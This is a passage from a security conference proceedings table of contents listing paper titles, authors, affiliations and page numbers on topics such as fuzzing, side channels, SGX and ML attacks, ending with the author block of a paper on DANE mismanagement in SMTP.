Xuewei Feng, *Department of Computer Science and Technology & BNRist, Tsinghua University;* Qi Li, *Institute for Network Sciences and Cyberspace & BNRist, Tsinghua University and Zhongguancun Lab;* Kun Sun, *Department of Information Sciences and Technology & CSIS, George Mason University;* Zhiyun Qian, *UC Riverside;* Gang Zhao, *Department of Computer Science and Technology & BNRist, Tsinghua University;* Xiaohui Kuang, *Beijing University of Posts and Telecommunications;* Chuanpu Fu, *Department of Computer Science and Technology & BNRist, Tsinghua University;* Ke Xu, *Department of Computer Science and Technology & BNRist, Tsinghua University and Zhongguancun Lab*

***VerLoc*: Verifiable Localization in Decentralized Systems** **2637**
Katharina Kohls, *Radboud University Nijmegen;* Claudia Diaz, *imec-COSIC KU Leuven and Nym Technologies SA*

ML III

Towards More Robust Keyword Spotting for Voice Assistants **2655**
Shimaa Ahmed, *University of Wisconsin-Madison;* Ilia Shumailov, *University of Cambridge;* Nicolas Papernot, *University of Toronto and Vector Institute;* Kassem Fawaz, *University of Wisconsin-Madison*

Seeing is Living? Rethinking the Security of Facial Liveness Verification in the Deepfake Era **2673**
Changjiang Li, *Pennsylvania State University and Zhejiang University;* Li Wang, *Shandong University;* Shouling Ji and Xuhong Zhang, *Zhejiang University;* Zhaohan Xi, *Pennsylvania State University;* Shanqing Guo, *Shandong University;* Ting Wang, *Pennsylvania State University*

Who Are You (I Really Wanna Know)? Detecting Audio DeepFakes Through Vocal Tract Reconstruction **2691**
Logan Blue, Kevin Warren, Hadi Abdullah, Cassidy Gibson, Luis Vargas, Jessica O'Dell, Kevin Butler, and Patrick Traynor, *University of Florida*

DeepDi: Learning a Relational Graph Convolutional Network Model on Instructions for Fast and Accurate Disassembly **2709**
Sheng Yu, *University of California Riverside and Deepbits Technology Inc.;* Yu Qu, *University of California Riverside;* Xunchao Hu, *Deepbits Technology Inc.;* Heng Yin, *University of California Riverside and Deepbits Technology Inc.*

Security Practitioners & Behaviors

RE-Mind: a First Look Inside the Mind of a Reverse Engineer **2727**
Alessandro Mantovani and Simone Aonzo, *EURECOM;* Yanick Fratantonio, *Cisco Talos;* Davide Balzarotti, *EURECOM*

Characterizing the Security of Github CI Workflows **2747**
Igibek Koishybayev and Aleksandr Nahapetyan, *North Carolina State University;* Raima Zachariah, *Independent Researcher;* Siddharth Muralee, *Purdue University;* Bradley Reaves and Alexandros Kapravelos, *North Carolina State University;* Aravind Machiry, *Purdue University*

Decomperson: How Humans Decompile and What We Can Learn From It **2765**
Kevin Burk, Fabio Pagani, Christopher Kruegel, and Giovanni Vigna, *UC Santa Barbara*

99% False Positives: A Qualitative Study of SOC Analysts' Perspectives on Security Alarms **2783**
Bushra A. Alahmadi, Louise Axon, and Ivan Martinovic, *University of Oxford*

Side Channels II

HyperDegrade: From GHz to MHz Effective CPU Frequencies **2801**
Alejandro Cabrera Aldaya and Billy Bob Brumley, *Tampere University*

Pacer: Comprehensive Network Side-Channel Mitigation in the Cloud **2819**
Aastha Mehta, *University of British Columbia* (*UBC*)*;* Mohamed Alzayat, Roberta De Viti, Björn B. Brandenburg, Peter Druschel, and Deepak Garg, *Max Planck Institute for Software Systems* (*MPI-SWS*)

Composable Cachelets: Protecting Enclaves from Cache Side-Channel Attacks **2839**
Daniel Townley, *Peraton Labs;* Kerem Arıkan, Yu David Liu, and Dmitry Ponomarev, *Binghamton University;* Oğuz Ergin, *TOBB University of Economics and Technology*

Don't Mesh Around: Side-Channel Attacks and Mitigations on Mesh Interconnects **2857**
Miles Dai, *MIT;* Riccardo Paccagnella, *University of Illinois at Urbana-Champaign;* Miguel Gomez-Garcia, *MIT;* John McCalpin, *Texas Advanced Computing Center;* Mengjia Yan, *MIT*

Web Security V: Tracking

WebGraph: Capturing Advertising and Tracking Information Flows for Robust Blocking **2875**
Sandra Siby, *EPFL;* Umar Iqbal, *University of Iowa;* Steven Englehardt, *DuckDuckGo;* Zubair Shafiq, *UC Davis;* Carmela Troncoso, *EPFL*

Automating Cookie Consent and GDPR Violation Detection **2893**
Dino Bollinger, Karel Kubicek, Carlos Cotrini, and David Basin, *ETH Zurich*

Khaleesi: Breaker of Advertising and Tracking Request Chains **2911**
Umar Iqbal, *University of Washington;* Charlie Wolfe, *University of Iowa;* Charles Nguyen, *University of California, Davis;* Steven Englehardt, *DuckDuckGo;* Zubair Shafiq, *University of California, Davis*

Practical Data Access Minimization in Trigger-Action Platforms **2929**
Yunang Chen and Mohannad Alhanahnah, *University of Wisconsin–Madison;* Andrei Sabelfeld, *Chalmers University of Technology;* Rahul Chatterjee and Earlence Fernandes, *University of Wisconsin–Madison*

Crypto V: Provers & Shuffling

Shuffle-based Private Set Union: Faster and More Secure **2947**
Yanxue Jia and Shi-Feng Sun, *Shanghai Jiao Tong University;* Hong-Sheng Zhou, *Virginia Commonwealth University;* Jiajun Du and Dawu Gu, *Shanghai Jiao Tong University*

Polynomial Commitment with a One-to-Many Prover and Applications **2965**
Jiaheng Zhang and Tiancheng Xie, *UC Berkeley;* Thang Hoang, *Virginia Tech;* Elaine Shi, *CMU;* Yupeng Zhang, *Texas A&M University*

ppSAT: Towards Two-Party Private SAT Solving 2983
Ning Luo, Samuel Judson, Timos Antonopoulos, and Ruzica Piskac, *Yale University;* Xiao Wang, *Northwestern University*

Hyperproofs: Aggregating and Maintaining Proofs in Vector Commitments 3001
Shravan Srinivasan, *University of Maryland;* Alexander Chepurnoy, *Ergo Platform;* Charalampos Papamanthou, *Yale University;* Alin Tomescu, *VMware Research;* Yupeng Zhang, *Texas A&M University*

Friday, August 12

Security Analysis

COMRace: Detecting Data Race Vulnerabilities in COM Objects 3019
Fangming Gu and Qingli Guo, *Institute of Information Engineering, Chinese Academy of Sciences and School of Cyber Security, University of Chinese Academy of Sciences;* Lian Li, *Institute of Computing Technology, Chinese Academy of Sciences and School of Computer Science and Technology, University of Chinese Academy of Sciences;* Zhiniang Peng, *Sangfor Technologies Inc and Shenzhen Institutes of Advanced Technology, Chinese Academy of Sciences;* Wei Lin, Xiaobo Yang, and Xiaorui Gong, *Institute of Information Engineering, Chinese Academy of Sciences and School of Cyber Security, University of Chinese Academy of Sciences*

Movery: A Precise Approach for Modified Vulnerable Code Clone Discovery from Modified Open-Source Software Components 3037
Seunghoon Woo, Hyunji Hong, Eunjin Choi, and Heejo Lee, *Korea University*

Loki: Hardening Code Obfuscation Against Automated Attacks 3055
Moritz Schloegel, Tim Blazytko, Moritz Contag, Cornelius Aschermann, and Julius Basler, *Ruhr-Universität Bochum;* Thorsten Holz, *CISPA Helmholtz Center for Information Security;* Ali Abbasi, *Ruhr-Universität Bochum*

Oops... Code Execution and Content Spoofing: The First Comprehensive Analysis of OpenDocument Signatures . . 3075
Simon Rohlmann, Christian Mainka, Vladislav Mladenov, and Jörg Schwenk, *Ruhr University Bochum*

Playing Without Paying: Detecting Vulnerable Payment Verification in Native Binaries of Unity Mobile Games . . 3093
Chaoshun Zuo and Zhiqiang Lin, *The Ohio State University*

SGX I & Side Channels III

Repurposing Segmentation as a Practical LVI-NULL Mitigation in SGX 3111
Lukas Giner, Andreas Kogler, and Claudio Canella, *Graz University of Technology;* Michael Schwarz, *CISPA Helmholtz Center for Information Security;* Daniel Gruss, *Graz University of Technology*

A Hardware-Software Co-design for Efficient Intra-Enclave Isolation 3129
Jinyu Gu, Bojun Zhu, Mingyu Li, Wentai Li, Yubin Xia, and Haibo Chen, *Shanghai Jiao Tong University*

SGXFuzz: Efficiently Synthesizing Nested Structures for SGX Enclave Fuzzing 3147
Tobias Cloosters, *University of Duisburg-Essen;* Johannes Willbold, *Ruhr-Universität Bochum;* Thorsten Holz, *CISPA Helmholtz Center for Information Security;* Lucas Davi, *University of Duisburg-Essen*

SecSMT: Securing SMT Processors against Contention-Based Covert Channels. 3165
Mohammadkazem Taram, *University of California San Diego;* Xida Ren and Ashish Venkat, *University of Virginia;* Dean Tullsen, *University of California San Diego*

Rendering Contention Channel Made Practical in Web Browsers 3183
Shujiang Wu and Jianjia Yu, *Johns Hopkins University;* Min Yang, *Fudan University;* Yinzhi Cao, *Johns Hopkins University*

Fuzzing III

SyzScope: Revealing High-Risk Security Impacts of Fuzzer-Exposed Bugs in Linux kernel 3201
Xiaochen Zou, Guoren Li, Weiteng Chen, Hang Zhang, and Zhiyun Qian, *UC Riverside*

***TheHuzz*: Instruction Fuzzing of Processors Using Golden-Reference Models for Finding Software-Exploitable Vulnerabilities 3219**
Rahul Kande, Addison Crump, and Garrett Persyn, *Texas A&M University;* Patrick Jauernig and Ahmad-Reza Sadeghi, *Technische Universität Darmstadt;* Aakash Tyagi and Jeyavijayan Rajendran, *Texas A&M University*

Fuzzing Hardware Like Software **3237**
Timothy Trippel and Kang G. Shin, *University of Michigan;* Alex Chernyakhovsky, Garret Kelly, and Dominic Rizzo, *Google, LLC;* Matthew Hicks, *Virginia Tech*

Stateful Greybox Fuzzing **3255**
Jinsheng Ba, *National University of Singapore;* Marcel Böhme, *Monash University and MPI-SP;* Zahra Mirzamomen, *Monash University;* Abhik Roychoudhury, *National University of Singapore*

StateFuzz: System Call-Based State-Aware Linux Driver Fuzzing **3273**
Bodong Zhao, Zheming Li, Shisong Qin, Zheyu Ma, and Ming Yuan, *Institute for Network Science and Cyberspace / BNRist, Tsinghua University;* Wenyu Zhu, *Department of Electronic Engineering, Tsinghua University;* Zhihong Tian, *Guangzhou University;* Chao Zhang, *Institute for Network Science and Cyberspace / BNRist, Tsinghua University and Zhongguancun Lab*

Crypto VI

How to Abuse and Fix Authenticated Encryption Without Key Commitment **3291**
Ange Albertini and Thai Duong, *Google Research;* Shay Gueron, *University of Haifa and Amazon;* Stefan Kölbl, Atul Luykx, and Sophie Schmieg, *Google Research*

Private Signaling **3309**
Varun Madathil and Alessandra Scafuro, *North Carolina State University;* István András Seres, *Eötvös Loránd University;* Omer Shlomovits and Denis Varlakov, *ZenGo X*

Batched Differentially Private Information Retrieval **3327**
Kinan Dak Albab, *Brown University;* Rawane Issa and Mayank Varia, *Boston University;* Kalman Graffi, *Honda Research Institute Europe*

Practical Privacy-Preserving Authentication for SSH **3345**
Lawrence Roy, Stanislav Lyakhov, Yeongjin Jang, and Mike Rosulek, *Oregon State University*

One-off Disclosure Control by Heterogeneous Generalization **3363**
Olga Gkountouna, *University of Liverpool;* Katerina Doka, *National Technical University of Athens;* Mingqiang Xue, *Tower Research;* Jianneng Cao, *Bank Jago;* Panagiotis Karras, *Aarhus University*

User Studies III: Privacy

Understanding and Improving Usability of Data Dashboards for Simplified Privacy Control of Voice Assistant Data **3379**
Vandit Sharma and Mainack Mondal, *Indian Institute of Technology Kharagpur*

Security and Privacy Perceptions of Third-Party Application Access for Google Accounts **3397**
David G. Balash, Xiaoyuan Wu, and Miles Grant, *The George Washington University;* Irwin Reyes, *Two Six Technologies;* Adam J. Aviv, *The George Washington University*

Empirical Understanding of Deletion Privacy: Experiences, Expectations, and Measures **3415**
Mohsen Minaei, *Purdue University;* Mainack Mondal, *IIT Kharagpur;* Aniket Kate, *Purdue University*

Security at the End of the Tunnel: The Anatomy of VPN Mental Models Among Experts and Non-Experts in a Corporate Context **3433**
Veroniek Binkhorst, *Technical University of Delft;* Tobias Fiebig, *Max-Planck-Institut für Informatik and Technical University of Delft;* Katharina Krombholz, *CISPA Helmholtz Center for Information Security;* Wolter Pieters, *Radboud University;* Katsiaryna Labunets, *Utrecht University*

How and Why People Use Virtual Private Networks **3451**
Agnieszka Dutkowska-Zuk, *Lancaster University;* Austin Hounsel, *Princeton University;* Amy Morrill, *University of Chicago;* Andre Xiong, *Princeton University;* Marshini Chetty and Nick Feamster, *University of Chicago*

Smart Homes II

CamShield: Securing Smart Cameras through Physical Replication and Isolation **3467**
Zhiwei Wang, Yihui Yan, and Yueli Yan, *ShanghaiTech University;* Huangxun Chen, *Huawei Theory Lab;* Zhice Yang, *ShanghaiTech University*

SCRAPS: Scalable Collective Remote Attestation for Pub-Sub IoT Networks with Untrusted Proxy Verifier 3485
Lukas Petzi, Ala Eddine Ben Yahya, and Alexandra Dmitrienko, *University of Würzburg;* Gene Tsudik, *UC Irvine;* Thomas Prantl and Samuel Kounev, *University of Würzburg*

An Experimental Study of GPS Spoofing and Takeover Attacks on UAVs 3503
Harshad Sathaye, *Northeastern University;* Martin Strohmeier and Vincent Lenders, *armasuisse;* Aanjhan Ranganathan, *Northeastern University*

Smart Home Privacy Policies Demystified: A Study of Availability, Content, and Coverage..... 3521
Sunil Manandhar and Kaushal Kafle, *William & Mary;* Benjamin Andow, *Google LLC;* Kapil Singh, *IBM T.J. Watson Research Center;* Adwait Nadkarni, *William & Mary*

MaDIoT 2.0: Modern High-Wattage IoT Botnet Attacks and Defenses 3539
Tohid Shekari, *Georgia Institute of Technology;* Alvaro A. Cardenas, *University of California, Santa Cruz;* Raheem Beyah, *Georgia Institute of Technology*

ML IV: Attacks

AutoDA: Automated Decision-based Iterative Adversarial Attacks 3557
Qi-An Fu, *Dept. of Comp. Sci. and Tech., Institute for AI, Tsinghua-Bosch Joint ML Center, THBI Lab, BNRist Center, Tsinghua University, Beijing, China;* Yinpeng Dong, *Dept. of Comp. Sci. and Tech., Institute for AI, Tsinghua-Bosch Joint ML Center, THBI Lab, BNRist Center, Tsinghua University, Beijing, China; RealAI;* Hang Su, *Dept. of Comp. Sci. and Tech., Institute for AI, Tsinghua-Bosch Joint ML Center, THBI Lab, BNRist Center, Tsinghua University, Beijing, China; Peng Cheng Laboratory; Tsinghua University-China Mobile Communications Group Co., Ltd. Joint Institute;* Jun Zhu, *Dept. of Comp. Sci. and Tech., Institute for AI, Tsinghua-Bosch Joint ML Center, THBI Lab, BNRist Center, Tsinghua University, Beijing, China; RealAI; Peng Cheng Laboratory; Tsinghua University-China Mobile Communications Group Co., Ltd. Joint Institute;* Chao Zhang, *Institute for Network Science and Cyberspace / BNRist, Tsinghua University*

Poison Forensics: Traceback of Data Poisoning Attacks in Neural Networks 3575
Shawn Shan, Arjun Nitin Bhagoji, Haitao Zheng, and Ben Y. Zhao, *University of Chicago*

Teacher Model Fingerprinting Attacks Against Transfer Learning..... 3593
Yufei Chen, *Xi'an Jiaotong University & City University of Hong Kong;* Chao Shen, *Xi'an Jiaotong University;* Cong Wang, *City University of Hong Kong;* Yang Zhang, *CISPA Helmholtz Center for Information Security*

Hidden Trigger Backdoor Attack on NLP Models via Linguistic Style Manipulation 3611
Xudong Pan, Mi Zhang, Beina Sheng, Jiaming Zhu, and Min Yang, *Fudan University*

PoisonedEncoder: Poisoning the Unlabeled Pre-training Data in Contrastive Learning..... 3629
Hongbin Liu, Jinyuan Jia, and Neil Zhenqiang Gong, *Duke University*

Fuzzing, OS, and Cloud Security

Double Trouble: Combined Heterogeneous Attacks on Non-Inclusive Cache Hierarchies..... 3647
Antoon Purnal, Furkan Turan, and Ingrid Verbauwhede, *imec-COSIC, KU Leuven*

QuORAM: A Quorum-Replicated Fault Tolerant ORAM Datastore..... 3665
Sujaya Maiyya, Seif Ibrahim, Caitlin Scarberry, Divyakant Agrawal, and Amr El Abbadi, *UC Santa Barbara;* Huijia Lin and Stefano Tessaro, *University of Washington;* Victor Zakhary, *Oracle*

Post-Quantum Cryptography with Contemporary Co-Processors: Beyond Kronecker, Schönhage-Strassen & Nussbaumer..... 3683
Joppe W. Bos, Joost Renes, and Christine van Vredendaal, *NXP Semiconductors*

FixReverter: A Realistic Bug Injection Methodology for Benchmarking Fuzz Testing 3699
Zenong Zhang and Zach Patterson, *University of Texas at Dallas;* Michael Hicks, *University of Maryland and Amazon;* Shiyi Wei, *University of Texas at Dallas*

Tightly Seal Your Sensitive Pointers with PACTight ..... .3717
Mohannad Ismail, *Virginia Tech;* Andrew Quach, *Oregon State University;* Christopher Jelesnianski, *Virginia Tech;* Yeongjin Jang, *Oregon State University;* Changwoo Min, *Virginia Tech*

Privacy, User Behaviors, and Attacks

Total Eclipse of the Heart – Disrupting the InterPlanetary File System 3735
Bernd Prünster, *Institute of Applied Information Processing and Communications (IAIK), Graz University of Technology;* Alexander Marsalek, *A-SIT Secure Information Technology Center Austria;* Thomas Zefferer, *A-SIT Plus GmbH*

PrivGuard: Privacy Regulation Compliance Made Easier 3753
Lun Wang, *UC Berkeley;* Usmann Khan, *Georgia Tech;* Joseph Near, *University of Vermont;* Qi Pang, *Zhejiang University;* Jithendaraa Subramanian, *NIT Tiruchirappalli;* Neel Somani, *UC Berkeley;* Peng Gao, *Virginia Tech;* Andrew Low and Dawn Song, *UC Berkeley*

Stick It to The Man: Correcting for Non-Cooperative Behavior of Subjects in Experiments on Social Networks . 3771
Kaleigh Clary, *University of Massachusetts Amherst;* Emma Tosch and Jeremiah Onaolapo, *University of Vermont;* David D. Jensen, *University of Massachusetts Amherst*

OVRseen: Auditing Network Traffic and Privacy Policies in Oculus VR 3789
Rahmadi Trimananda, Hieu Le, Hao Cui, and Janice Tran Ho, *University of California, Irvine;* Anastasia Shuba, *Independent Researcher;* Athina Markopoulou, *University of California, Irvine*

Hardware Security III

Half-Double: Hammering From the Next Row Over 3807
Andreas Kogler, *Graz University of Technology;* Jonas Juffinger, *Graz University of Technology and Lamarr Security Research;* Salman Qazi and Yoongu Kim, *Google;* Moritz Lipp, *Amazon Web Services;* Nicolas Boichat, *Google;* Eric Shiu, *Rivos;* Mattias Nissler, *Google;* Daniel Gruss, *Graz University of Technology*

Retbleed: Arbitrary Speculative Code Execution with Return Instructions 3825
Johannes Wikner and Kaveh Razavi, *ETH Zurich*

PISTIS: Trusted Computing Architecture for Low-end Embedded Systems 3843
Michele Grisafi, *University of Trento;* Mahmoud Ammar, *Huawei Technologies;* Marco Roveri and Bruno Crispo, *University of Trento*

Rapid Prototyping for Microarchitectural Attacks 3861
Catherine Easdon, *Dynatrace Research and Graz University of Technology;* Michael Schwarz, *CISPA Helmholtz Center for Information Security;* Martin Schwarzl and Daniel Gruss, *Graz University of Technology*

OS Security & Formalisms

ProFactory: Improving IoT Security via Formalized Protocol Customization 3879
Fei Wang, Jianliang Wu, and Yuhong Nan, *Purdue University;* Yousra Aafer, *University of Waterloo;* Xiangyu Zhang and Dongyan Xu, *Purdue University;* Mathias Payer, *EPFL*

Using Trāṭr to tame Adversarial Synchronization 3897
Yuvraj Patel, Chenhao Ye, Akshat Sinha, Abigail Matthews, Andrea C. Arpaci-Dusseau, Remzi H. Arpaci-Dusseau, and Michael M. Swift, *University of Wisconsin–Madison*

ÆPIC Leak: Architecturally Leaking Uninitialized Data from the Microarchitecture 3917
Pietro Borrello, *Sapienza University of Rome;* Andreas Kogler and Martin Schwarzl, *Graz University of Technology;* Moritz Lipp, *Amazon Web Services;* Daniel Gruss, *Graz University of Technology;* Michael Schwarz, *CISPA Helmholtz Center for Information Security*

Sapic+: protocol verifiers of the world, unite! 3935
Vincent Cheval, *Inria Paris;* Charlie Jacomme, *CISPA Helmholtz Center for Information Security;* Steve Kremer, *Université de Lorraine LORIA & Inria Nancy;* Robert Künnemann, *CISPA Helmholtz Center for Information Security*

ML V: Principles & Best Practices

On the Security Risks of AutoML 3953
Ren Pang and Zhaohan Xi, *Pennsylvania State University;* Shouling Ji, *Zhejiang University;* Xiapu Luo, *Hong Kong Polytechnic University;* Ting Wang, *Pennsylvania State University*

Dos and Don'ts of Machine Learning in Computer Security 3971
Daniel Arp, *Technische Universität Berlin;* Erwin Quiring, *Technische Universität Braunschweig;* Feargus Pendlebury, *King's College London and Royal Holloway, University of London and The Alan Turing Institute;* Alexander Warnecke, *Technische Universität Braunschweig;* Fabio Pierazzi, *King's College London;* Christian Wressnegger, *KASTEL Security Research Labs and Karlsruhe Institute of Technology;* Lorenzo Cavallaro, *University College London;* Konrad Rieck, *Technische Universität Braunschweig*

Exploring the Security Boundary of Data Reconstruction via Neuron Exclusivity Analysis 3989
Xudong Pan, Mi Zhang, Yifan Yan, Jiaming Zhu, and Min Yang, *Fudan University*

On the Necessity of Auditable Algorithmic Definitions for Machine Unlearning 4007
Anvith Thudi, Hengrui Jia, Ilia Shumailov, and Nicolas Papernot, *University of Toronto & Vector Institute*

User Studies IV: Policies & Best Practices

"The Same PIN, Just Longer": On the (In)Security of Upgrading PINs from 4 to 6 Digits 4023
Collins W. Munyendo, *The George Washington University;* Philipp Markert, *Ruhr University Bochum;* Alexandra Nisenoff, *University of Chicago;* Miles Grant and Elena Korkes, *The George Washington University;* Blase Ur, *University of Chicago;* Adam J. Aviv, *The George Washington University*

Where to Recruit for Security Development Studies: Comparing Six Software Developer Samples. 4041
Harjot Kaur, *Leibniz University Hannover;* Sabrina Klivan, *CISPA Helmholtz Center for Information Security;* Daniel Votipka, *Tufts University;* Yasemin Acar, *Max Planck Institute for Security and Privacy and George Washington University;* Sascha Fahl, *CISPA Helmholtz Center for Information Security and Leibniz University Hannover*

Investigating State-of-the-Art Practices for Fostering Subjective Trust in Online Voting through Interviews 4059
Karola Marky, *Leibniz University Hannover and University of Glasgow;* Paul Gerber and Sebastian Günther, *Technical University of Darmstadt;* Mohamed Khamis, *University of Glasgow;* Maximilian Fries and Max Mühlhäuser, *Technical University of Darmstadt*

Electronic Monitoring Smartphone Apps: An Analysis of Risks from Technical, Human-Centered, and Legal Perspectives 4077
Kentrell Owens, *University of Washington;* Anita Alem, *Harvard Law School;* Franziska Roesner and Tadayoshi Kohno, *University of Washington*

SGX II

MAGE: Mutual Attestation for a Group of Enclaves without Trusted Third Parties 4095
Guoxing Chen, *Shanghai Jiao Tong University;* Yinqian Zhang, *Southern University of Science and Technology*

ELASTICLAVE: An Efficient Memory Model for Enclaves 4111
Jason Zhijingcheng Yu, *National University of Singapore;* Shweta Shinde, *ETH Zurich;* Trevor E. Carlson and Prateek Saxena, *National University of Singapore*

SGXLock: Towards Efficiently Establishing Mutual Distrust Between Host Application and Enclave for SGX . . 4129
Yuan Chen, Jiaqi Li, Guorui Xu, and Yajin Zhou, *Zhejiang University;* Zhi Wang, *Florida State University;* Cong Wang, *City University of Hong Kong;* Kui Ren, *Zhejiang University*

Minefield: A Software-only Protection for SGX Enclaves against DVFS Attacks. 4147
Andreas Kogler and Daniel Gruss, *Graz University of Technology;* Michael Schwarz, *CISPA Helmholtz Center for Information Security*

Network Security III: DDoS

Counting in Regexes Considered Harmful: Exposing ReDoS Vulnerability of Nonbacktracking Matchers 4165
Lenka Turoňová, Lukáš Holík, Ivan Homoliak, and Ondřej Lengál, *Faculty of Information Technology, Brno University of Technology;* Margus Veanes, *Microsoft Research Redmond;* Tomáš Vojnar, *Faculty of Information Technology, Brno University of Technology*

RegexScalpel: Regular Expression Denial of Service (ReDoS) Defense by Localize-and-Fix 4183
Yeting Li, *CAS-KLONAT, Institute of Information Engineering, Chinese Academy of Sciences; University of Chinese Academy of Sciences; SKLCS, Institute of Software, Chinese Academy of Sciences;* Yecheng Sun, *SKLCS, Institute of Software, Chinese Academy of Sciences; University of Chinese Academy of Sciences;* Zhiwu Xu, *College of Computer Science and Software Engineering, Shenzhen University;* Jialun Cao, *The Hong Kong University of Science and Technology;* Yuekang Li, *School of Computer Science and Engineering, Nanyang Technological University;* Rongchen Li, *SKLCS, Institute of Software, Chinese Academy of Sciences; University of Chinese Academy of Sciences;* Haiming Chen, *SKLCS, Institute of Software, Chinese Academy of Sciences; CAS-KLONAT, Institute of Information Engineering, Chinese Academy of Sciences;* Shing-Chi Cheung, *The Hong Kong University of Science and Technology;* Yang Liu, *School of Computer Science and Engineering, Nanyang Technological University;* Yang Xiao, *CAS-KLONAT, Institute of Information Engineering, Chinese Academy of Sciences; University of Chinese Academy of Sciences*

Anycast Agility: Network Playbooks to Fight DDoS 4201
A S M Rizvi, *USC/ISI;* Leandro Bertholdo, *University of Twente;* João Ceron, *SIDN Labs;* John Heidemann, *USC/ISI*

Regulator: Dynamic Analysis to Detect ReDoS 4219
Robert McLaughlin, Fabio Pagani, Noah Spahn, Christopher Kruegel, and Giovanni Vigna, *University of California, Santa Barbara*

Zero Knowledge

Aardvark: An Asynchronous Authenticated Dictionary with Applications to Account-based Cryptocurrencies . . 4237
Derek Leung, *MIT CSAIL;* Yossi Gilad, *Hebrew University of Jerusalem;* Sergey Gorbunov, *University of Waterloo;* Leonid Reyzin, *Boston University;* Nickolai Zeldovich, *MIT CSAIL*

Zero-Knowledge Middleboxes 4255
Paul Grubbs, Arasu Arun, Ye Zhang, Joseph Bonneau, and Michael Walfish, *NYU*

Efficient Representation of Numerical Optimization Problems for SNARKs 4273
Sebastian Angel, *University of Pennsylvania and Microsoft Research;* Andrew J. Blumberg, *Columbia University;* Eleftherios Ioannidis and Jess Woods, *University of Pennsylvania*

Experimenting with Collaborative zk-SNARKs: Zero-Knowledge Proofs for Distributed Secrets 4291
Alex Ozdemir and Dan Boneh, *Stanford University*

Software Security

Detecting Logical Bugs of DBMS with Coverage-based Guidance 4309
Yu Liang, *Pennsylvania State University;* Song Liu, *Pennsylvania State University and Qi-AnXin Tech. Research Institute;* Hong Hu, *Pennsylvania State University*

Augmenting Decompiler Output with Learned Variable Names and Types 4327
Qibin Chen and Jeremy Lacomis, *Carnegie Mellon University;* Edward J. Schwartz, *Carnegie Mellon University Software Engineering Institute;* Claire Le Goues, Graham Neubig, and Bogdan Vasilescu, *Carnegie Mellon University*

Debloating Address Sanitizer 4345
Yuchen Zhang, *Stevens Institute of Technology;* Chengbin Pang, *Nanjing University;* Georgios Portokalidis, Nikos Triandopoulos, and Jun Xu, *Stevens Institute of Technology*

Ferry: State-Aware Symbolic Execution for Exploring State-Dependent Program Paths 4365
Shunfan Zhou, Zhemin Yang, and Dan Qiao, *Fudan University;* Peng Liu, *The Pennsylvania State University;* Min Yang, *Fudan University;* Zhe Wang and Chenggang Wu, *State Key Laboratory of Computer Architecture, Institute of Computing Technology, Chinese Academy of Sciences*

Side Channels IV

Can one hear the shape of a neural network?: Snooping the GPU via Magnetic Side Channel 4383
Henrique Teles Maia and Chang Xiao, *Columbia University;* Dingzeyu Li, *Adobe Research;* Eitan Grinspun, *Columbia University & University of Toronto;* Changxi Zheng, *Columbia University*

Lamphone: Passive Sound Recovery from a Desk Lamp's Light Bulb Vibrations 4401
Ben Nassi, Yaron Pirutin, and Raz Swisa, *Ben-Gurion University of the Negev;* Adi Shamir, *Weizmann Institute of Science;* Yuval Elovici and Boris Zadov, *Ben-Gurion University of the Negev*

Automated Side Channel Analysis of Media Software with Manifold Learning **4419**
Yuanyuan Yuan, Qi Pang, and Shuai Wang, *The Hong Kong University of Science and Technology*

Lend Me Your Ear: Passive Remote Physical Side Channels on PCs **4437**
Daniel Genkin, *Georgia Tech;* Noam Nissan, *Tel Aviv University;* Roei Schuster, *Tel Aviv University and Cornell Tech;* Eran Tromer, *Tel Aviv University and Columbia University*

Network Security IV

Stalloris: RPKI Downgrade Attack **4455**
Tomas Hlavacek and Philipp Jeitner, *Fraunhofer Institute for Secure Information Technology SIT and National Research Center for Applied Cybersecurity ATHENE;* Donika Mirdita, *Fraunhofer Institute for Secure Information Technology SIT, National Research Center for Applied Cybersecurity ATHENE, and Technische Universität Darmstadt;* Haya Shulman, *Fraunhofer Institute for Secure Information Technology SIT, National Research Center for Applied Cybersecurity ATHENE, and Goethe-Universität Frankfurt;* Michael Waidner, *Fraunhofer Institute for Secure Information Technology SIT, National Research Center for Applied Cybersecurity ATHENE, and Technische Universität Darmstadt*

XDRI Attacks - and - How to Enhance Resilience of Residential Routers **4473**
Philipp Jeitner, *Fraunhofer Institute for Secure Information Technology SIT and National Research Center for Applied Cybersecurity ATHENE;* Haya Shulman, *Fraunhofer Institute for Secure Information Technology SIT, National Research Center for Applied Cybersecurity ATHENE, and Goethe-Universität Frankfurt;* Lucas Teichmann, *Fraunhofer Institute for Secure Information Technology SIT;* Michael Waidner, *Fraunhofer Institute for Secure Information Technology SIT, National Research Center for Applied Cybersecurity ATHENE, and Technische Universität Darmstadt*

V'CER: Efficient Certificate Validation in Constrained Networks **4491**
David Koisser and Patrick Jauernig, *Technical University Darmstadt;* Gene Tsudik, *University of California, Irvine;* Ahmad-Reza Sadeghi, *Technical University Darmstadt*

Themis: Accelerating the Detection of Route Origin Hijacking by Distinguishing Legitimate and Illegitimate MOAS **4509**
Lancheng Qin, *Tsinghua University;* Dan Li, *Tsinghua University and Zhongguancun Laboratory;* Ruifeng Li, *Tsinghua Shenzhen International Graduate School;* Kang Wang, *Tsinghua University*

ML VI: Inference

ML-Doctor: Holistic Risk Assessment of Inference Attacks Against Machine Learning Models **4525**
Yugeng Liu, Rui Wen, Xinlei He, Ahmed Salem, Zhikun Zhang, and Michael Backes, *CISPA Helmholtz Center for Information Security;* Emiliano De Cristofaro, *UCL and Alan Turing Institute;* Mario Fritz and Yang Zhang, *CISPA Helmholtz Center for Information Security*

Inference Attacks Against Graph Neural Networks **4543**
Zhikun Zhang, Min Chen, and Michael Backes, *CISPA Helmholtz Center for Information Security;* Yun Shen, *Norton Research Group;* Yang Zhang, *CISPA Helmholtz Center for Information Security*

Membership Inference Attacks and Defenses in Neural Network Pruning **4561**
Xiaoyong Yuan and Lan Zhang, *Michigan Technological Unviersity*

Are Your Sensitive Attributes Private? Novel Model Inversion Attribute Inference Attacks on Classification Models **4579**
Shagufta Mehnaz, *The Pennsylvania State University;* Sayanton V. Dibbo and Ehsanul Kabir, *Dartmouth College;* Ninghui Li and Elisa Bertino, *Purdue University*

Under the Hood of DANE Mismanagement in SMTP

Hyeonmin Lee
Seoul National University

Md. Ishtiaq Ashiq
Virginia Tech

Moritz Müller
SIDN Labs

Roland van Rijswijk-Deij
University of Twente & NLnet Labs

Taekyoung "Ted" Kwon
Seoul National University

Taejoong Chung
Virginia Tech

Abstract

